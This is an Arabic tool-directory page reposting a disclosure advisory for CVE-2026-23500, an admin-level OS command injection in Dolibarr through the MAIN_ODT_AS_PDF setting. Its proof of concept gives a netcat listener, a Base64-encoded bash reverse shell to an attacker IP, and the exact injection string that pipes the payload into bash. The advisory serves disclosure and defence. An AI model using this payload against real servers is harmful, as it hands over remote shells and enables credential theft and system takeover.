
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

الخلاصاتاتصالالخصوصية© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2026-23500 — CVE-2026-23500 - حقن أوامر نظام التشغيل (RCE) عبر إعداد MAIN_ODT_AS_PDF في Dolibarr | Kitploit

أدوات/GitHubGitHub/lukasz-rybak/cve-2026-23500
تحليل الثغرات الأمنيةالاستغلالاستغلال تطبيقات الويبالقيادة والسيطرةالأوراق والأبحاثالتعلم والتعليم
GitHublukasz-rybak/cve-2026-23500

CVE-2026-23500

CVE-2026-23500 - حقن أوامر نظام التشغيل (RCE) عبر إعداد MAIN_ODT_AS_PDF في Dolibarr

عرض المستودع
46منذ 7 أشهرلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 مجموعة أدوات OSINT المثالية: رسم بياني للتحقيق، وتقييم الثقة، وعائلات الأسماء المستعارة، وخريطة، وخط زمني، وتقارير. 49 وحدة، وأكثر من 400 موقع، دون الحاجة إلى مفاتيح API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # تطبيق GhostLock للتنفيذ بنقرة واحدة (CVE-2026-43499)

    594
  • 3

    looking-glass

    anonghosty/looking-glass

    منصة CSIRT تستقبل تقارير Shadowserver في MongoDB وتعيد عرضها كخرائط تفاعلية وتحليلات ونتائج وإرشادات ولوحات معلومات تنفيذية.

    376
  • 4

    redforge

    cybersecurity91/redforge

    مجموعة أدوات الفريق الأحمر في المتصفح مع 102 أداة دون اتصال للاستطلاع، وتوليد الحمولات، وهجمات بيانات الاعتماد، والتشفير، والترميز، وإعداد تقارير المهام.

    326
  • 5

    ARTEX

    baarai/artex

    منصة اختبار اختراق مستقلة متعددة الوكلاء تعتمد على LLM، مع وكلاء تخطيط وتنفيذ، ومخططات للأصول والاستكشاف، وتسجيل حركة مرور MITM، وإعادة اختبار الثغرات.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    نظام العمل للأمن السيبراني الأصلي بالذكاء الاصطناعي — حيث تتحول النية إلى تنفيذ محكوم، وتصبح الأدلة ذاكرة تشغيلية، وكل عملية تحسن التي تليها.

    321

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

CVE-2026-23500: حقن أوامر نظام التشغيل (RCE) عبر إعداد MAIN_ODT_AS_PDF في Dolibarr

نظرة عامة

الحقلالتفاصيل
معرف CVECVE-2026-23500
الخطورةحرجة
التنبيه الأمنيGHSA-w5j3-8fcr-h87w
اكتشفهLukasz Rybak

المنتجات المتأثرة

  • Dolibarr/dolibarr (الإصدارات: <= 22.0.4)
  • تم التصحيح في: 23.0

تصنيف CWE

  • CWE-78: تحييد غير صحيح للعناصر الخاصة المستخدمة في أمر نظام التشغيل («حقن أوامر نظام التشغيل»)

التفاصيل

الملخص

يمكن للمسؤول المُصادَق عليه تنفيذ أوامر عشوائية لنظام التشغيل عن طريق حقن حمولة خبيثة في ثابت الإعداد MAIN_ODT_AS_PDF. توجد هذه الثغرة لأن التطبيق يفشل في التحقق من مسار الأمر أو تهريبه بشكل صحيح قبل تمريره إلى دالة exec() في عملية تحويل ODT إلى PDF.

التفاصيل

تقع الثغرة في htdocs/includes/odtphp/odf.php. عندما يحاول النظام تحويل مستند ODT إلى PDF (مثلًا في العروض التجارية والفواتير)، يقوم بإنشاء أمر شل باستخدام الإعداد العام MAIN_ODT_AS_PDF.

مقتطف الكود (htdocs/includes/odtphp/odf.php، حوالي السطر 930):

$command = getDolGlobalString('MAIN_ODT_AS_PDF').' '.escapeshellcmd($name);
// ...
exec($command, $output_arr, $retval);

بينما يتم تعقيم اسم الملف $name باستخدام escapeshellcmd()، فإن متغير الإعداد MAIN_ODT_AS_PDF يُجلب مباشرةً من قاعدة البيانات ويُدمج في بداية السلسلة النصية. يمكن للمهاجم الذي يمتلك صلاحيات إدارية ضبط هذا المتغير ليتضمن فاصل أوامر (مثل ;) متبوعًا بأوامر عشوائية.

إثبات المفهوم (PoC)

المتطلبات الأساسية:

  1. سجّل الدخول كمسؤول.
  2. تأكد من تمكين وحدة «العروض التجارية» وتفعيل «قوالب ODT» في إعداداتها.

خطوات إعادة الإنتاج (شل عكسي):

  1. ابدأ مستمع netcat على جهاز المهاجم (IP: 172.26.0.1، المنفذ: 4445):
nc -lvnp 4445
  1. جهّز الحمولة. لتجنب المشكلات الناتجة عن تهرّب الأحرف الخاصة (مثل & أو >) بواسطة تطبيق الويب أو الشل، قم بترميز أمر الشل العكسي باستخدام Base64:

    # Command: bash -c 'bash -i >& /dev/tcp/172.26.0.1/4445 0>&1'
    echo "bash -c 'bash -i >& /dev/tcp/172.26.0.1/4445 0>&1'" | base64
    # Output: YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjYuMC4xLzQ0NDUgMD4mMScK
    
  2. انتقل إلى الرئيسية -> الإعداد -> الإعدادات الأخرى.



  3. أضف أو عدّل الثابت MAIN_ODT_AS_PDF باستخدام حمولة الحقن التالية:

    jodconverter; echo YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xNzIuMjYuMC4xLzQ0NDUgMD4mMScK | base64 -d | bash
    

    (الشرح: jodconverter يلبي الفحص الأولي، و; يعمل كفاصل بين الأوامر، ويقوم الأنبوب بفك ترميز حمولة Base64 وتنفيذها).
    صورة



  4. انتقل إلى التجارة -> عرض جديد، وأنشئ مسودة، وحدد قالب ODT (مثل generic_proposal_odt)، ثم انقر على توليد.
    صورة
صورة صورة

  1. افحص مستمع netcat. سيتم إنشاء اتصال يمنحك شلًا على الخادم:
صورة

التأثير

تنفيذ كود عن بُعد (RCE). يمكن للمهاجم الذي يحصل على إمكانية الوصول إلى حساب مسؤول (أو مسؤول خبيث) تنفيذ أوامر عشوائية على الخادم الأساسي بصلاحيات مستخدم خادم الويب (عادةً www-data). وهذا يسمح بـ:

  • قراءة ملفات الإعدادات الحساسة (بيانات اعتماد قاعدة البيانات).
  • تعديل كود التطبيق.
  • اختراق كامل للنظام اعتمادًا على إعدادات الخادم (مثل الهروب من Docker والتنقل الجانبي).

الاعتمادات

أُبلغ بواسطة Łukasz Rybak

المراجع

  • https://github.com/Dolibarr/dolibarr/security/advisories/GHSA-w5j3-8fcr-h87w
  • https://nvd.nist.gov/vuln/detail/CVE-2026-23500

إخلاء المسؤولية

تم الإفصاح عن هذا CVE بمسؤولية وفقًا لممارسات الإفصاح المنسق عن الثغرات الأمنية. المعلومات الواردة هنا لأغراض تعليمية ودفاعية فقط.


تنزيل الأداة